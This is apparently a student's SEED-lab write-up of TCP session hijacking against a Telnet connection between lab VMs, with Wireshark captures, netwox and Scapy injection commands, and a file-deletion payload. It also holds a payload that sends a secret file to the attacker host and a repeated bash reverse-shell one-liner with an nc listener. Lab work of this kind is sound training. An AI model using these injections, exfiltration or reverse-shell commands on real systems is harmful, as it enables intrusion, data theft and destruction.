  89 2020-11-13 19:27:19.6941207…   10.0.2.6           10.0.2.5           TELNET     92 Tel
  90 2020-11-13 19:27:19.9014689…   10.0.2.6           10.0.2.5           TELNET    168 Tel
  91 2020-11-13 19:27:20.1089186…   10.0.2.6           10.0.2.5           TCP       194 [TC
  92 2020-11-13 19:27:20.5450796…   10.0.2.6           10.0.2.5           TCP       194 [TC
  93 2020-11-13 19:27:21.3771703…   10.0.2.6           10.0.2.5           TCP       194 [TC
  94 2020-11-13 19:27:23.0450072…   10.0.2.6           10.0.2.5           TCP       194 [TC
```

```
▼ Transmission Control Protocol, Src Port: 53368, Dst Port: 23, Seq: 2543543646, Ack: 3737494735
    Source Port: 53368
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2543543646
    Acknowledgment number: 3737494735
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
```

```
|___________________________10.0.2.6_____________________________|
TCP_______________________________________________________________.
|          source port          |         destination port        |
|_________0xD078=53368__________|____________0x0017=23____________|
|                             seqnum                              |
|_____________________0x979B655E=2543543646_______________________|
|                             acknum                              |
|_____________________0xDEC5A4CF=3737494735_______________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|             window              |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|___________0x00ED=237____________|
|            checksum           |             urgptr              |
|_________0xE705=59141__________|____________0x0000=0_____________|
72 6d 20 2f  68 6f 6d 65  2f 73 65 65  64 2f 74 61  # rm /home/seed/ta
72 67 65 74  2e 74 78 74  0a                        # rget.txt.
[11/13/20 NatNetwork]seed@VM:~/lab09$ 
```

(4) 2nd attempt (later) with following command

- sudo netwox 40 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --ip4-ttl 64 --tcp-src 47932 --tcp-dst 23 --tcp-seqnum 2407293983 --tcp-window 237 --tcp-acknum 2231759840 --tcp-ack --tcp-psh --tcp-data " 726d202f686f6d652f736565642f7461726765742e7478740a "
- result captured on Wireshark – command injected even though there is no longer the file target.txt as it was removed



```
No.   Time                           Source              Destination         Protocol  Length Info
   69 2020-11-14 00:06:23.6300426… 10.0.2.4            224.0.0.251         MDNS         160 Sta
   70 2020-11-14 00:06:42.7598706… PcsCompu_d7:b8:87   Broadcast           ARP           42 Who
   71 2020-11-14 00:06:42.7602915… PcsCompu_3f:bc:e7   PcsCompu_d7:b8:87   ARP           60 10
   72 2020-11-14 00:06:42.8520669… 10.0.2.5            10.0.2.6            TELNET        79 Te]
   73 2020-11-14 00:06:42.8540951… 10.0.2.6            10.0.2.5            TELNET        92 Te]
   74 2020-11-14 00:06:43.2831004… 10.0.2.6            10.0.2.5            TELNET       168 Te]
   75 2020-11-14 00:06:43.5068414… 10.0.2.6            10.0.2.5            TCP          194 [TC
```


```
    Checksum: 0xfb5a [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▼ [SEQ/ACK analysis]
      [iRTT: 0.000378977 seconds]
      [Bytes in flight: 128]
      [Bytes sent since last PSH flag: 102]
▼ Telnet
    Data: rm: cannot remove '/home/seed/target.txt': No such file or directory\r\n
    Data: [11/14/20 NatNetwork]seed@VM:~$
```

```
0020  02 05 00 17 bb 42 9c 2a  dd 19 b1 d3 f0 40 80 18   .....B.* .....@..
0030  00 e3 fb 5a 00 00 01 01  08 0a 00 18 e2 d8 00 18   ...Z.... ........
0040  9c cd 72 6d 3a 20 63 61  6e 6e 6f 74 20 72 65 6d   ..rm: ca nnot rem
0050  6f 76 65 20 27 2f 68 6f  6d 65 2f 73 65 65 64 2f   ove '/ho me/seed/
0060  74 61 72 67 65 74 2e 74  78 74 27 3a 20 4e 6f 20   target.t xt': No 
0070  73 75 63 68 20 66 69 6c  65 20 6f 72 20 64 69 72   such fil e or dir
```

- Using Scapy


1) figure out values needed on Wireshark

2) Write a python program, run it



```
[11/13/20 NatNetwork]seed@VM:~/lab09$ sudo python task4.py
SENDING SESSION HIJACKING PACKET...
version    : BitField (4 bits)                   = 4               (4)
ihl        : BitField (4 bits)                   = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField (3 bits)                 = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)                  = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.0.2.5'      (None)
dst        : DestIPField                         = '10.0.2.6'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 53364           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 3689420155L     (0)
ack        : IntField                            = 1001476718      (0)
dataofs    : BitField (4 bits)                   = None            (None)
reserved   : BitField (3 bits)                   = 0               (0)
flags      : FlagsField (9 bits)                 = <Flag 16 (A)>   (<Flag 2 (S)>
)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              ([])
--
load       : StrField                            = '\r cat /home/seed/secret > /
dev/tcp/10.0.2.4/9090\r' ('')
[11/13/20 NatNetwork]seed@VM:~/lab09$ 
```

- Result : attack succeededd



```
No.   Time                            Source                  Destination           Protocol  Length  Info
   64 2020-11-13 18:59:28.2833366…  fe80::88bd:4c89:201…  ff02::fb               MDNS       107 Sta
   65 2020-11-13 18:59:58.8372931…  fe80::1cd5:fbe4:19:…  ff02::fb               MDNS       180 Sta
   66 2020-11-13 18:59:58.8373164…  10.0.2.6              224.0.0.251            MDNS       160 Sta
   67 2020-11-13 19:00:36.6086751…  PcsCompu_d7:b8:87     Broadcast              ARP         42 Whc
   68 2020-11-13 19:00:36.6091722…  PcsCompu_e2:cd:cc     PcsCompu_d7:b8:87      ARP         60 10
   69 2020-11-13 19:00:36.6238972…  10.0.2.5              10.0.2.6               TELNET     103 [T(
   70 2020-11-13 19:00:36.6242679…  10.0.2.6              10.0.2.5               TCP         78 [T(
   71 2020-11-13 19:00:41.6647438…  PcsCompu_e2:cd:cc     PcsCompu_3f:bc:e7      ARP         60 Whc
   72 2020-11-13 19:00:41.6650229…  PcsCompu_3f:bc:e7     PcsCompu_e2:cd:cc      ARP         60 10
```

```
▸ Frame 55: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_3f:bc:e7 (08:00:27:3f:bc:e7), Dst: PcsCompu_e2:cd:cc (08:00:27:e2:c
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▾ Transmission Control Protocol, Src Port: 53364, Dst Port: 23, Seq: 3689420154, Ack: 1001476718
    Source Port: 53364
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3689420154
    Acknowledgment number: 1001476718
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
```


```
0000  08 00 27 e2 cd cc 08 00  27 3f bc e7 08 00 45 10   ..'.....  '?....E.
0010  00 34 78 35 40 00 40 06  aa 74 0a 00 02 05 0a 00   .4x5@.@.  .t......
0020  02 06 d0 74 00 17 db e8  15 7a 3b b1 52 6e 80 10   ...t....  .z;.Rn..
0030  00 ed 2c 88 00 00 01 01  08 0a 00 0e 70 0f 00 0e   ..,.....  ....p...
0040  71 04                                              q.
```

Frame (frame), 66 bytes   Packets: 72 · Displayed: 72 (100.0%)   Profile: Default

3.5 Task 5: Creating Reverse Shell using TCP Session Hijacking

- We can create a reverse-shell, and run command on the victim machine through the session hijacking attack

- have a bash shell on server machine connect back to my(attacker) machine


SEEDUbuntu (beforelab04) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
11:12 PM
/bin/bash
/bin/bash 80x24
SEEDUbuntu Clone2-server [Running] - Oracle VM VirtualBox
/bin/bash 80x15
/bin/bash 80x21


```
[11/13/20 NatNetwork]seed@VM:~$ nc -l 47930 -v
Listening on [0.0.0.0] (family 0, port 47930)
Connection from [10.0.2.6] port 47930 [tcp/*] accepted (family 2, sport 40776)
[11/13/20 NatNetwork]seed@VM:~$ ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:e2:cd:cc
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::1cd5:fbe4:19:be5d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1634 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1410 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:129893 (129.8 KB)  TX bytes:120292 (120.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:273 errors:0 dropped:0 overruns:0 frame:0
          TX packets:273 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:32556 (32.5 KB)  TX bytes:32556 (32.5 KB)

[11/13/20 NatNetwork]seed@VM:~$ 
```

```
▸ Ethernet II, Src: PcsCompu_3f:bc:e7 (08:00:27:3f:bc:e7), Dst: PcsCompu_e2:cd:cc (08:00:27:e2:c
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▾ Transmission Control Protocol, Src Port: 47930, Dst Port: 23, Seq: 156897920, Ack: 2827387590,
    Source Port: 47930
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 156897920

0000  08 00 27 e2 cd cc 08 00  27 3f bc e7 08 00 45 10   ..'..... '?....E.
0010  00 34 60 1d 40 00 40 06  c2 8c 0a 00 02 05 0a 00   .4`.@.@. ........
0020  02 06 bb 3a 00 17 09 5a  12 80 a8 86 82 c6 80 10   ...:...Z ........
0030  00 ed 6e a2 00 00 01 01  08 0a 00 0c 7a 86 00 0c   ..n..... ....z...
0040  72 0c                                              r.

Stream index (tcp.stream)          Packets: 93 · Displayed: 93 (100.0%)    Profile: Default
```

```
[11/13/20 NatNetwork]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.4/47930 0<&2 2>&1
```

```
[11/13/20 NatNetwork]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Nov 13 23:10:22 EST 2020 from 10.0.2.5 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[11/13/20 NatNetwork]seed@VM:~$ 
```

- remove file existing on server VM


SEEDUbuntu (beforelab04) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
11:13 PM
/bin/bash
/bin/bash 80x24
SEEDUbuntu Clone2-server [Running] - Oracle VM VirtualBox
/bin/bash 80x15
/bin/bash 80x21


```
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:e2:cd:cc
          inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::1cd5:fbe4:19:be5d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1634 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1410 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:129893 (129.8 KB)  TX bytes:120292 (120.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:273 errors:0 dropped:0 overruns:0 frame:0
          TX packets:273 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:32556 (32.5 KB)  TX bytes:32556 (32.5 KB)

[11/13/20 NatNetwork]seed@VM:~$ cd server-lab09
[11/13/20 NatNetwork]seed@VM:~/server-lab09$ ls
serverTarget
[11/13/20 NatNetwork]seed@VM:~/server-lab09$ rm serverTarget
[11/13/20 NatNetwork]seed@VM:~/server-lab09$ ls
[11/13/20 NatNetwork]seed@VM:~/server-lab09$ 
```

```
▸ Ethernet II, Src: PcsCompu_3f:bc:e7 (08:00:27:3f:bc:e7), Dst: PcsCompu_e2:cd:cc (08:00:27:e2:c
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▾ Transmission Control Protocol, Src Port: 47930, Dst Port: 23, Seq: 156897920, Ack: 2827387590,
    Source Port: 47930
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 156897920

0000  08 00 27 e2 cd cc 08 00  27 3f bc e7 08 00 45 10   ..'..... '?....E.
0010  00 34 60 1d 40 00 40 06  c2 8c 0a 00 02 05 0a 00   .4`.@.@. ........
0020  02 06 bb 3a 00 17 09 5a  12 80 a8 86 82 c6 80 10   ...:...Z ........
0030  00 ed 6e a2 00 00 01 01  08 0a 00 0c 7a 86 00 0c   ..n..... ....z...
0040  72 0c                                              r.

Stream index (tcp.stream)          Packets: 193 · Displayed: 193 (100.0%)    Profile: Default
```

```
[11/13/20 NatNetwork]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.4/47930 0<&2 2>&1
```

```
[11/13/20 NatNetwork]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Nov 13 23:10:22 EST 2020 from 10.0.2.5 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[11/13/20 NatNetwork]seed@VM:~$ 
```

- hijack the telnet session between client and server, get reverse-shell on the client VM?


SEEDUbuntu (beforelab04) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
11:22 PM
/bin/bash
/bin/bash 80x24

```
[11/13/20 NatNetwork]seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Nov 13 23:08:57 EST 2020 from 10.0.2.6 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[11/13/20 NatNetwork]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:3f:bc:e7
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::495f:934e:d32:d29f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1133 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1300 errors:0 dropped:0 overruns:0 carrier:0
```

```
▸ Ethernet II, Src: PcsCompu_3f:bc:e7 (08:00:27:3f:bc:e7), Dst: PcsCompu_e2:cd:cc (08:00:27:e2:c
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▾ Transmission Control Protocol, Src Port: 47930, Dst Port: 23, Seq: 156897920, Ack: 2827387590,
    Source Port: 47930
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 156897920

0000  08 00 27 e2 cd cc 08 00  27 3f bc e7 08 00 45 10   ..'..... '?....E.
0010  00 34 60 1d 40 00 40 06  c2 8c 0a 00 02 05 0a 00   .4`.@.@. ........
0020  02 06 bb 3a 00 17 09 5a  12 80 a8 86 82 c6 80 10   ...:...Z ........
